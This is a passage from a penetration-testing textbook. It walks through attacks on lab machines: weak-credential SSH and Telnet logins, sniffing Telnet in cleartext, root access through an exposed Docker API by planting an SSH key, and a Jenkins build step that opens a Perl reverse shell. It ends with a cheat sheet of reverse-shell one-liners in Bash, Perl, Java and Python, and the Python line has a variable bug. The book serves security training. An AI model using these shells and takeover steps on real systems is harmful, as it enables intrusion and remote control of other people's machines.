- **SSH server version:** OpenSSH 4.7p1 Debian 8ubuntu1 (this is just informational)
- **Valid credentials:** username=user; password=user
- **Valid credentials:** username=service; password=service

SSH Login

First, let's test the user:user credentials to verify if we'll get a remote shell:

```
root@kali:~# ssh user@metasploitable.kcorp.local
The authenticity of host 'metasploitable.kcorp.local (172.16.0.101)'
can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GciOLuVscegPXLQOsuPs+E9d/
rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'metasploitable.kcorp.local,172.16.0.101'
(RSA) to the list of known hosts.
user@metasploitable.kcorp.local's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Mon Jun  8 16:50:21 2020 from 172.16.0.102
user@metasploitable:~$
```

It works! The next challenge is to check the permissions of this user. In other words, are we root?

```
user@metasploitable:~$ id
uid=1001(user) gid=1001(user) groups=1001(user)
user@metasploitable:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
user@metasploitable:~$
```

According to the previous information, the user has no authorizations to execute with root permissions. Maybe the other user, *service*, has a root permission. Let's try it:

```
oot@kali:~# ssh service@metasploitable.kcorp.local
service@metasploitable.kcorp.local's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686
```

The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in `/usr/share/doc/*/copyright`.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
service@metasploitable:~$ id
uid=1002(service) gid=1002(service) groups=1002(service)
service@metasploitable:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
service@metasploitable:~$
```

It's the same as the previous session—we were not able to get a root shell.

Telnet Service Exploitation

This is the same as SSH. The Telnet server will allow us to connect remotely to the command line. In the previous chapter, we collected the following information:

- **Server version:** 23/tcp open telnet Linux telnetd
- **Valid credentials:** username=user;password=user

Telnet Login

Let's use the `telnet` command in Kali Linux to connect and test the previous credentials found during the enumeration phase:

```
root@kali:~# telnet metasploitable.kcorp.local
Trying 172.16.0.101...
Connected to metasploitable.kcorp.local.
[...]
```

```
metasploitable login: user
Password:
Last login: Thu Jun 25 08:21:41 EDT 2020 from 172.16.0.102 on pts/1
```

Continues

(continued)

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686
```

The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

To access official Ubuntu documentation, please visit:

<http://help.ubuntu.com/>

```
user@metasploitable:~$ id
```

```
uid=1001(user) gid=1001(user) groups=1001(user)
```

```
user@metasploitable:~$
```

As you can see from the previous terminal output, we connected remotely to the Telnet server. We have a low-privileged shell since this user's permissions are limited.

Sniffing for Cleartext Information

If you remember from the previous chapter, we learned that the Telnet service sends the communication in cleartext on the network. We will now see what this looks like in the Wireshark sniffer. We will run Wireshark on our Kali host to intercept all the outgoing packets. In a real scenario, you will need to intercept the communication at the network switch level by setting a port mirroring port that copies all the traffic to one switch port. This depends on each manufacturer, but it's achievable just by checking the manual of the switch vendor. Also, some hardware kits exist and with them you can plug into the network cable to redirect the connection to an output connection (which will be connected to your Kali host).

To execute Wireshark, just enter its name in the terminal window, or you can open it from the Kali menu by selecting 09 – Sniffing & Spoofing ⇨ Wireshark.

Once the window is loaded, select the network interface that you want to listen to (see Figure 7.13). In this case, we will choose eth0. Double-click it to start sniffing the incoming and outgoing traffic.

Let's try to connect remotely to the Telnet server and execute some commands. After that, we will check whether Wireshark was able to catch any of that (see Figure 7.14). To start, we will need to filter, only for the Telnet packets, inside Wireshark. To do this, let's enter the following string in the filter bar:

```
tcp.port == 23
```

Once the filter has executed, right-click any packet and select Follow ⇨ TCP Stream (see Figure 7.15).




Figure 7.13: Wireshark Interface Selection




Figure 7.14: Wireshark Capture Results




Figure 7.15: Wireshark – Follow TCP Stream

In the TCP stream window, we can see the credentials and the commands we executed in the terminal window (see Figure 7.16).



Figure 7.16: Wireshark – Cleartext Capture

From now on, you can apply this technique to any cleartext protocols, such as the following:

- FTP
- Telnet
- SMTP
- HTTP
- POP3
- IMAPv4
- NetBIOS
- SNMP

E-mail Server Exploitation

For this attack to work, we will need a compromised user account (e.g., using Hydra). You can also acquire this finding in a different channel; it doesn't always have to be the brute-force technique (e.g., account found on the FTP server or hard-coded credentials in the web page source code, social engineering attack, etc.).

Next, we will need to install an e-mail client on our Kali Linux host. For this purpose, let's use the program called *evolution* during our engagements (you can use Thunderbird too).

To install it, use the regular `apt install` command:



```
root@kali:~# apt install evolution -y
```

To execute it for the first time, you will need to set the incoming/outgoing settings of the mail server and all the information about the target mail inbox. At this stage, you must know the following:

- The e-mail username (in our example it's `gus@kcorp.local`)
- The password of the e-mail account
- The address of the mail server (in our example it's `mail.kcorp.local`)

In the first window shown in Figure 7.17, I created the entry for the IMAP/SSL configurations. If you want to use the non-secure IMAP, then choose port 143 and make sure to change the value of the Encryption method to No Encryption (see Figure 7.17).

Next, we'll configure the Sending options to a secure SMTP port, 465. Again, if you want to use the cleartext protocol, then set the port to 25 and make sure to change the value of the encryption method to No Encryption (see Figure 7.18).

**Figure 7.17:** Receiving Email Settings**Figure 7.18:** Sending Email Settings

Finally, Figure 7.19 shows an exciting e-mail that Gus received in his inbox during the start of his career at KCorp.




Figure 7.19: Email Inbox

Docker Exploitation

To understand this section, you will need two prerequisites. First, you'll need to know everything we covered in the previous enumeration chapter. Second, you'll need to be familiar with Docker technology; if you are not, please visit the appendix that has a dedicated lesson on dealing with Docker containers.

In this exploitation scenario, there are two host VMs (see Figure 7.20):

- **Kali Linux (the attacker):** 172.16.0.102
- **Ubuntu Linux:** 172.16.0.103

On the target Ubuntu host, we'll install a Docker engine (with TCP port 2375 open) and have a Jenkins container running as well.

Note that Docker containers have their own network subnets; for this example, the network of Docker containers is 172.17.0.0/16.

Testing the Docker Connection

To interact with the remote Docker engine, we will need to install a Docker client on our Kali host first:

```
root@kali:~# apt update && apt install docker.io -y
root@kali:~# systemctl start docker && systemctl enable docker
```



Figure 7.20: Docker Host Design

To test whether we can connect to the remote Docker, let's execute a test function to list the containers on the Ubuntu host:

```
root@kali:~# docker -H 172.16.0.103:2375 ps -a
```

CONTAINER ID	IMAGE	COMMAND	CREATED	NAMES
7dd7d926605a	jenkins	"/bin/tini -- /usr/l..."	2 hours ago	
Up 2 hours	0.0.0.0:8080->8080/tcp, 0.0.0.0:50000->50000/tcp			labjenkins

Perfect, it works! Next, we will run a new container on the Ubuntu host to compromise it.

Creating a New Remote Kali Container

At this stage, we will create a new Kali container on Ubuntu. Remember that we're using our Kali VM to run these Docker commands remotely on the victim's Ubuntu host.

Download Kali Image

First, download the Kali Linux image from the Docker Hub:

```
root@kali:~# docker -H 172.16.0.103:2375 pull kalilinux/kali
Using default tag: latest
latest: Pulling from kalilinux/kali
ba24b40d7ccc: Pull complete
Digest: sha256:0954a8766c13e16bfc3c4ad1cdd457630bc6f27a2f6a7f456015f61956cabd08
Status: Downloaded newer image for kalilinux/kali:latest
docker.io/kalilinux/kali:latest
```

Check Whether the Image Has Been Downloaded

Let's always double-check if the image was downloaded successfully:

```
root@kali:~# docker -H 172.16.0.103:2375 images
```

REPOSITORY	TAG	IMAGE ID	CREATED
SIZE			
kalilinux/kali	latest	bd513360cce5	4 days ago
114MB			
jenkins	latest	cd14cecfdb3a	23 months ago
696MB			

Running the Container

Next, we'll run the container and mount the Ubuntu root directory (/) to /mnt on the Kali container (because we want to compromise the Ubuntu host later):

```
root@kali:~# docker -H 172.16.0.103:2375 run -itd --name fsociety -v /:/mnt bd513360cce5
558c0ae8491290e1dade641cd62f6b7e258a0d6bc1a33cd3bfc0991f8824716a
```

Checking Whether the Container Is Running

As another check, let's verify whether the container is running before connecting to it:

```
root@kali:~# docker -H 172.16.0.103:2375 ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED
STATUS	PORTS		NAMES
558c0ae84912	bd513360cce5	"bash"	11 seconds ago
Up 11 seconds			fsociety
7dd7d926605a	jenkins	"/bin/tini -- /usr/l..."	2 hours ago
Up 2 hours	0.0.0.0:8080->8080/tcp, 0.0.0.0:50000->50000/tcp		labjenkins

Getting a Shell into the Kali Container

Since the Kali container is now up and running, all we need is to run the `exec` command to get a remote shell:

```
root@kali:~# docker -H 172.16.0.103:2375 exec -it 558c0ae84912 bash
root@558c0ae84912:/# id
uid=0(root) gid=0(root) groups=0(root)
root@558c0ae84912:/#
```

We have a root remote shell on the Kali container. Next, let's compromise the Ubuntu host using this container.

Docker Host Exploitation

At this stage, we have a Kali Linux container running on the Ubuntu host. We were able to remotely create this container and connect to its shell as well. In this step, you'll learn how to compromise the Ubuntu host through the container that we created earlier. Running a quick Nmap scan on the host shows that we have an SSH server listening on port 22:

```
root@kali:~# nmap 172.16.0.103
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-26 07:15 EDT
Nmap scan report for 172.16.0.103
Host is up (0.00014s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp   open  http-proxy
50000/tcp  open  ibm-db2
MAC Address: 00:0C:29:96:F8:6C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

Before we proceed further with the exploit, you need to understand two key points:

- The Docker engine (Daemon) is running as root on the Ubuntu host.
- The Kali container has a volume attached to it, and it's mapped to the whole Ubuntu file system. In other words, we should be able to write on the Ubuntu host through the Kali container.

SSH Key Generation

On the Kali VM (not the container), we'll generate SSH keys so we can connect remotely to the Ubuntu VM. Let's use the `ssh-keygen` command to get the job done (we won't be using a passphrase, so we will press Enter during the setup):

```
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
```

```

The key fingerprint is:
SHA256:w0gYi9/7xBEU46xk066+X9jCcKUa5NKtcR8WBjccU0k root@kali
The key's randomart image is:
+---[RSA 3072]-----+
|  . .O=E.  |
|  . + *.+.  |
|  . + + B   |
|  = * O O   |
|  . B @ S   |
|  . @ O +   |
|  o * *     |
|  . =       |
|  .+O. .    |
+-----[SHA256]-----+

```

Key Transfer

At this stage, we have to transfer the public key generated earlier, `/root/.ssh/id_rsa.pub`, to the Kali container. Let's open the file in a text editor on Kali VM (not the container) and copy its contents.

Next, I will go back to my remote shell connection to the Kali container. First, let's make sure that we have an `ssh` folder inside the root home directory on the Ubuntu host. If not, let's create a new one:

```

root@558c0ae84912:~# cd /mnt/root
root@558c0ae84912:/mnt/root# ls -la
total 36
drwx----- 6 root root 4096 Jun 16 15:48 .
drwxr-xr-x 20 root root 4096 Jun 11 20:23 ..
-rw----- 1 root root 1608 Jun 26 11:50 .bash_history
-rw-r--r-- 1 root root 3106 Dec  5  2019 .bashrc
drwx----- 2 root root 4096 Jun 26 11:50 .cache
drwx----- 3 root root 4096 Jun 16 15:48 .config
drwxr-xr-x 3 root root 4096 Jun 11 20:36 .local
-rw-r--r-- 1 root root 161 Dec  5  2019 .profile
drwx----- 3 root root 4096 Jun 16 16:12 .vnc
root@558c0ae84912:/mnt/root# mkdir .ssh
root@558c0ae84912:/mnt/root# cd .ssh

```

Use the `echo` command to append the public key that we generated on the Kali VM to the `authorized_keys` file. (If you don't know what the `authorized_keys` file is, please refer to the SSH section of the first chapter in this book to understand how SSH works behind the scenes.)

```

root@558c0ae84912:/mnt/root/.ssh# echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQgQDKc2E5yhmGHiz9jE4+8oNZ59n26F9T5n
iTQGWaCI1fhFUFnn4zzh9GJxbsrjmVaaCMNaq6pjSHb/GzkhZssSxkYXKm

```

Continues

(continued)

```
UldDMwSIFMdtj4Pcrau+aPls9thC47KprWmkKd47O7yXdiQDUu8OD8cQ7h2
HylQEBRlh/9xP4JdOyZ2wnD5uE0dnrBB23yndPuY2gSvP8bYzNj12uPe+b5
qGD0rGOS32I144Q1jyHDXbI2/tFluiIRiURgNq9zs4zFCJej5u/Xyd3AtRx
GOXF+LNYHjXFDPlAssyli4k6l1HB08JdE+hT6dIW/rETqXsvocqEGWd+UR/
Et8APWAjLkADWPzAiIoMAaYbX36f82qcCCzGKE9MNXz1LzUA3Swk/pDvzbYm
mYsXt9doUQbM+7BHwNX+rBoOK1cNU+UImb6dV+xLfUgL8IhJ7RoQrkYxjiXC/
kcgADQq9ThHsBQ6HHcD9BL6GDRwirPfouICXhAodSJwdX1UACE4oeUFypT1Y7ccM= root@
kali" > authorized_keys
```

It's time for the truth: try to connect to the Ubuntu VM from our Kali host (not the container):

```
root@kali:~# ssh root@172.16.0.103
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-37-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

34 updates can be installed immediately.
14 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Fri Jun 26 04:50:39 2020 from 172.16.0.102
root@ub01:~#
```

And we got a root shell!

Exploiting Jenkins

Jenkins exploitation is an excellent example that you can apply to other web portals. Once you see a web portal, you need to go over the following checklist:

- Bypass the login page.
 - Brute-force your way in
 - SQL injection authentication bypass (we'll cover this one later in the book)
 - Steal the credentials
- Log in and exploit the weaknesses of the portal functionalities.
 - Execute commands
 - Upload a webshell (we'll cover that later in this book)
- If none of these items is feasible, maybe you can try to look for a public exploit. Ideally, the administrator did not upgrade the system and is still using an old version.

If you recall from the enumeration phase, we were able to get a valid account (admin:admin) using Hydra. Let's use it to log in to the portal (see Figure 7.21).




Figure 7.21: Jenkins Homepage

Our goal at this stage is to get a remote shell, so we will need to execute commands through this portal. First, let's start a listener on our Kali host using netcat:

```
root@kali:~# nc -nlvp 1111
listening on [any] 1111 ...
```

Going back to the Jenkins page, click the Create New Jobs link to schedule a command. When the page is loaded, enter a project name, then select the Freestyle project from the list, and finally, click OK (see Figure 7.22).




Figure 7.22: Jenkins - New Project

Once you're on the project configuration page, scroll down to the Build section and select the Execute Shell menu item (see Figure 7.23).




Figure 7.23: Jenkins – Add Build Step

We know from the enumeration phase that this host is Linux based, so we will use Perl to execute the reverse shell command (remember that we have a listener on our Kali host on port 1111). We won't execute `netcat` because this is a production server and the admin of KCorp probably didn't install it; that's why we will use Perl to get the job done (because it's commonly installed on Ubuntu/Linux servers), as shown in Figure 7.24:

```
perl -e 'use Socket;$i="172.16.0.102";$p=1111;socket(S,PF_INET,SOCK_STREAM,
getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))) {open(STDIN, ">&S");open(STDOUT, ">&S");open(STDERR, ">&S");exec("/bin/sh -i");};'
```

After clicking Save, the window will close. Now, all we need to do is to execute the command. To do this, click Build Now in the left menu. To see if the execution is successful, switch to the Kali host terminal window, and you'll see indeed that we have a remote shell:

```
root@kali:~# nc -nlvp 1111
listening on [any] 1111 ...
```



```
connect to [172.16.0.102] from (UNKNOWN) [172.16.0.103] 39082
$ id
uid=1000(jenkins) gid=1000(jenkins) groups=1000(jenkins)
$
```




Figure 7.24: Jenkins – Reverse Shell

Reverse Shells

In the previous example, you saw the importance of executing a shell that is compatible with the remote victim host. In this section, you will learn about the different types of shells that you can execute on the victim's machine. Note that sometimes you will have to try different ones on the same host. For example, Bash will be difficult to execute if the firewall has restrictive rules (in this case, you have to look for other methods like Python, Perl, etc.).

Bash

```
bash -i >& /dev/tcp/[Kali IP]/[Kali Listener Port] 0>&1
```

Perl

```
perl -e 'use Socket;$ip="[Kali IP]";$port=[Kali Listener
Port];socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,
sockaddr_in($port,inet_aton($ip))){open(STDIN,">&S");open(STDOUT,">&S");
open(STDERR,">&S");exec("/bin/sh -i");};'
```

Java

```
runt = Runtime.getRuntime()
proc = runt.exec(["/bin/bash", "-c", "exec 5<>/dev/tcp/[Kali IP]/[Kali
Listener port];cat <&5 | while read line; do \"$line 2>&5 >&5; done"] as
String[])
proc.waitFor()
```

Python

```
python -c 'import socket, subprocess, os; sok=socket.socket(socket.
AF_INET, socket.SOCK_STREAM); sok.connect(("[Kali IP]", [Kali Listener
port])); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.
fileno(), 2); subprocess.call(["/bin/sh", "-i"]);'
```

PHP

```
